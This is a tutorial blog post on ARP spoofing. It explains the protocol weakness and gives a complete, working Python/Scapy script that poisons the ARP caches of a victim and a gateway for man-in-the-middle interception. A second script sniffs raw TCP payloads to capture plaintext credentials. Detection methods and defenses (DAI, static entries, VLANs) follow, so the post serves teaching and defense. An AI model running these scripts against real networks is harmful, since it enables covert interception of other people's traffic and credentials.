
If you’ve read the previous article on ARP, you already know how the protocol works, devices broadcast a “who has this IP?” and whoever owns it replies with their MAC address, no authentication involved.
That last part is the reason this article exists. No authentication gives us an attack surface.
ARP was designed in a time when networks were small, trusted, and nobody was thinking about hostile conditions. Therefore, there’s no way for a device to confirm that the MAC address it just received actually belongs to who it claims to.
But times changed and people just want to abuse everything, so this article is prepared to examine how malicious actors are abusing ARP for their attacks.
But first, a quick terminology note, because these two terms get mixed up constantly:
ARP Spoofing is the act of sending forged ARP messages, impersonating another device by lying about which MAC belongs to a given IP.
ARP Poisoning is the result when those forged replies corrupt a device’s ARP cache, mapping IPs to the wrong MACs.
Spoofing is the method. Poisoning is what happens because of it.
Core Concepts
ARP Spoofing is when an attacker sends forged ARP messages to associate their MAC address with a legitimate IP, usually the default gateway, so traffic meant for that IP gets sent to them instead.
ARP Poisoning is the result. Once those forged replies land, the victim’s ARP cache gets corrupted and maps a legitimate IP to the wrong MAC. From that point, any traffic sent to that IP goes to the attacker. Since ARP cache entries expire, the attacker has to keep sending forged replies continuously to maintain the poisoned state.
The mechanic behind all of this is the Gratuitous ARP, an unsolicited reply where a device announces its own IP-to-MAC mapping without anyone asking. Devices accept these and update their cache without any verification. Legitimate use cases exist, like announcing presence on the network or detecting IP conflicts, but an attacker can abuse this exact behavior to silently push forged mappings into a target’s cache.
Once traffic is redirected, a few attack paths open up:
MITM: intercept and forward traffic between two hosts. Neither side knows.
DoS: intercept and drop the traffic. The victim loses connectivity.
Credential Interception: on unencrypted protocols like HTTP, Telnet, or FTP, intercepted traffic exposes credentials in plaintext.
This article focuses on Man-in-the-Middle (MITM) attacks, but a misconfigured MITM script can easily become a DoS, the difference is thin.
MITM intercepts and forwards traffic while DoS just drops it. Same attack, different intent.
Lab Setup
Before building the attack, we need a controlled environment to test it safely. Running this on a real network without permission is illegal obviously.

The things you will need:
Attacker machine: Linux-based (doesn’t matter actually), Scapy and Python installed
Victim machine: any OS, just needs to be on the same local network
Gateway: can be a router or another VM acting as one
All three can be VMs on the same host-only or internal network adapter. VirtualBox and VMware both work fine.
Here we say attacker machine, but it can just as well be one of your personal devices that is compromised. Either way, both machines have to be on the same local network.
On the attacker machine, you’ll also need to enable IP forwarding so intercepted traffic actually gets forwarded to the real destination instead of getting dropped.
Without this, the victim loses connectivity the moment the poisoning starts, which gives you DoS, not MITM.
# Linux
echo 1 > /proc/sys/net/ipv4/ip_forwardBy default, your machine drops any packet not destined for itself. Even though we’re spoofing another device’s IP and MAC, the OS still knows the real MAC address on the network card, so it discards intercepted packets thinking they aren’t meant for us.
Enabling IP forwarding tells the OS to receive those packets and forward them to the real destination instead, keeping the connection alive and our position invisible.
Building the Attack
For a spoofed ARP reply, we tell the victim we own the gateway’s IP so their traffic comes to us instead going directly to the gateway.
This attack actually demonstrates why blindly trusting any device on your network is a bad idea.
from scapy.all import *
import time
import sysStarting with the imports: you need scapy, time, and sys. time is for controlling the interval between ARP packets in the poisoning loop, and sys for a clean exit when the script stops.
def get_mac(ip):
    ans, _ = srp(
        Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=ip),
        timeout=2,
        verbose=False
    )
    if not ans:
        raise Exception(f"No response for IP {ip}")
return ans[0][1].hwsrcBefore the attack starts, we need the real MAC addresses of both targets. srp() sends an ARP request and captures the reply. We’ll need these MACs later for the restore step, without them we can’t put the ARP tables back to their original state.
The if not ans check handles the case where the target IP doesn’t respond to our ARP request.
def spoof(t_ip, s_ip, t_mac):
    packet = ARP(
        op=2,
        pdst=t_ip,
        hwdst=t_mac,
        psrc=s_ip
    )
send(packet, verbose=False)op=2 tells Scapy this is a reply, not a request. psrc is the IP we’re lying about, the gateway’s IP.
Well, a single packet isn’t enough, ARP cache entries expire, so we need to keep sending continuously to maintain the poisoned state.
We also need to poison both directions:
victim → gateway and gateway → victim. That’s what makes this a proper MITM instead of a one-way intercept.
But before all of that, let’s create a restore function that allows us to restore the victim’s ARP cache when we are done.
def restore(t_ip, g_ip, t_mac, g_mac):
    packet = ARP(
        op=2,
        pdst=t_ip,
        hwdst=t_mac,
        psrc=g_ip,
        hwsrc=g_mac
    )
send(packet, count=5, verbose=False)This undoes the poisoning by sending the correct IP-to-MAC mapping back to the target. We send it count=5 times to make sure it lands and overwrites the poisoned entry. Always run this on exit, skipping it leaves both targets with broken ARP caches and no connectivity.
# victim and gateway ips
v_ip = "192.168.1.10"
g_ip = "192.168.1.1"

try:
    v_mac = get_mac(v_ip)
    g_mac = get_mac(g_ip)
except Exception as e:
    print("Issue with the mac:", e)
    sys.exit(1)

try:
    while True:
        spoof(v_ip, g_ip, v_mac)
        spoof(g_ip, v_ip, g_mac)
        time.sleep(3)
except KeyboardInterrupt:
    print("\nRestoring...")
    restore(v_ip, g_ip, v_mac, g_mac)
    restore(g_ip, v_ip, g_mac, v_mac)
    print("Done.")
sys.exit(0)We resolve both MACs first, then enter the poisoning loop. Every 3 seconds we poison both sides, victim thinks we’re the gateway, gateway thinks we’re the victim. On KeyboardInterrupt, the restore runs automatically before the script exits.
The sleep interval controls how often we send poisoned ARP replies. ARP cache entries expire quickly, so the shorter the interval the more stable the poisoning. 1 second works better in real scenarios, 3 seconds is fine for a lab but you may notice the victim’s cache recovering between packets in a live environment.
Sniffing
Right now, we sit between the victim and the gateway forwarding traffic like a legitimate relay, we haven’t captured any content yet.
To actually see what the victim is doing, we need to sniff those packets and access the payload.
from scapy.all import *

def process(packet):
    if packet.haslayer(Raw) and packet.haslayer(TCP):
        src = packet[IP].src
        dst = packet[IP].dst
        payload = packet[Raw].load
        print(f"[{src} -> {dst}] {payload}")

sniff(prn=process, store=False)This script works in parallel with the MITM script. While the MITM script handles poisoning, this one listens to the traffic passing through and prints the raw payload.
The packet must have a TCP layer, so UDP packets and anything from other protocols are ignored entirely.
Use a filter if you want to narrow down the results, in real environments you’ll likely need it.
Also keep in mind that payloads can be binary, so you may need to decode them before they’re readable.
On unencrypted protocols like HTTP, Telnet, or FTP the content is visible directly.
On encrypted protocols like HTTPS or SSH, you’ll need to decrypt first, which is out of scope for this article.
Check GitHub for the full scripts.
Scope
One thing worth clarifying, ARP Spoofing is a Layer 2 attack, meaning it only works on the local network.
Not because ARP packets can’t technically travel, but because ARP never needs to go beyond the local segment in the first place.
When your machine wants to reach something outside the network, it doesn’t ARP for the destination, it ARPs for the default gateway and hands the packet off there. Each router along the path handles its own ARP within its own local segment. Your ARP cache and a remote attacker’s network never interact.
This limits the attack surface significantly. An attacker halfway across the internet simply has no way to poison your ARP cache, your machine isn’t sending them ARP requests to begin with.
That said, getting onto a local network isn’t as hard as it sounds.
The most common entry point is public Wi-Fi: coffee shops, airports, hotels, where anyone can join the same network and immediately become a potential attacker or target.
Beyond that, a compromised machine on an internal network gives an attacker the same position as being physically present.
The attack is locally scoped, but the moment an attacker gets a foothold on the network, whether through social engineering, malware, or just sitting at a coffee shop, you become a target.
Detection
ARP Spoofing is a silent attack and honestly hard to catch, but like anything else on a network it leaves traces.
The quickest check is the ARP cache itself. Run this on any machine on the network:
arp -a

192.168.1.1   at aa:bb:cc:dd:ee:ff
192.168.1.10 at aa:bb:cc:dd:ee:ffTwo different IPs mapped to the same MAC. That’s your red flag. Every device comes with a unique MAC address, so two different devices sharing one is technically impossible under normal conditions.
For automated detection, Wireshark is the go-to. Filter for ARP traffic and look for two things, a flood of unsolicited ARP replies, and conflicting replies where two machines claim ownership of the same IP in quick succession. Legitimate devices don’t send gratuitous ARPs constantly.
Wireshark flags this automatically when it sees the same IP announced with different MACs.
Beyond that, arpwatch monitors ARP traffic and alerts on any MAC-to-IP mapping changes, maintaining a database of known pairings and firing an alert whenever something conflicting shows up. XArp does the same with a GUI if you prefer a visual overview over logs.
This article focuses on the attack side, so we won’t deep dive into detection tools here.
Defense
Knowing how the attack works makes the defenses obvious, if ARP has no authentication and devices trust everything they receive, the fix is to add that trust layer back in one way or another.
Dynamic ARP Inspection (DAI)
DAI is the most effective defense and works at the switch level. It validates ARP packets against a trusted DHCP snooping binding table, if an ARP reply doesn’t match a known IP-to-MAC pairing, the switch drops it. An attacker sending forged replies simply gets ignored.
Dynamic Host Configuration Protocol (DHCP) is a network protocol that automatically assigns IP addresses and other configuration details to devices on a network.
The catch is DAI requires a managed switch. Consumer-grade routers and cheap unmanaged switches don’t support it.
Well, if you’re not running a corporate network you can probably keep calm, you’re unlikely to be a target anyway.
Static ARP Entries
You can manually add permanent ARP entries for critical hosts, default gateway being the most important one. A static entry doesn’t expire and can’t be overwritten by incoming ARP replies.
# Linux
sudo arp -s 192.168.1.1 aa:bb:cc:dd:ee:ff

# Windows
netsh interface ip add neighbors "Local Area Connection" 192.168.1.1 aa-bb-cc-dd-ee-ffThis works well for small networks but doesn’t scale. Managing static ARP tables on a large network is a nightmare.
Encrypted Traffic
HTTPS, SSH, and other encrypted protocols don’t prevent ARP Spoofing, the attacker can still intercept the traffic.
But they can’t read it or modify it without breaking the encryption and triggering certificate warnings on the victim’s end.
So while encryption isn’t a mitigation for the attack itself, it significantly limits what an attacker can actually do with intercepted traffic.
VLAN Segmentation
Splitting the network into VLANs (Virtual LAN) reduces the broadcast domain.
A smaller broadcast domain means fewer devices an attacker can reach with forged ARP replies. Even if one segment gets compromised, the rest of the network is isolated.
Conclusion
ARP Spoofing is naturally a simple attack because it just exploits one of ARP’s disadvantages, but Man-in-the-Middle attacks are still a big threat for many small companies.
That’s why this article is a good milestone for understanding how ARP Spoofing works and how to mitigate against it. This article is mainly prepared to demonstrate the attack, but we also introduced some defense tools that really work in real life.
From here, the next article will be on NDP, the protocol that replaces ARP for IPv6.
You can find the script we used here on GitHub.
Next Up: Introduction to NDP (IPv6 Neighbor Discovery Protocol)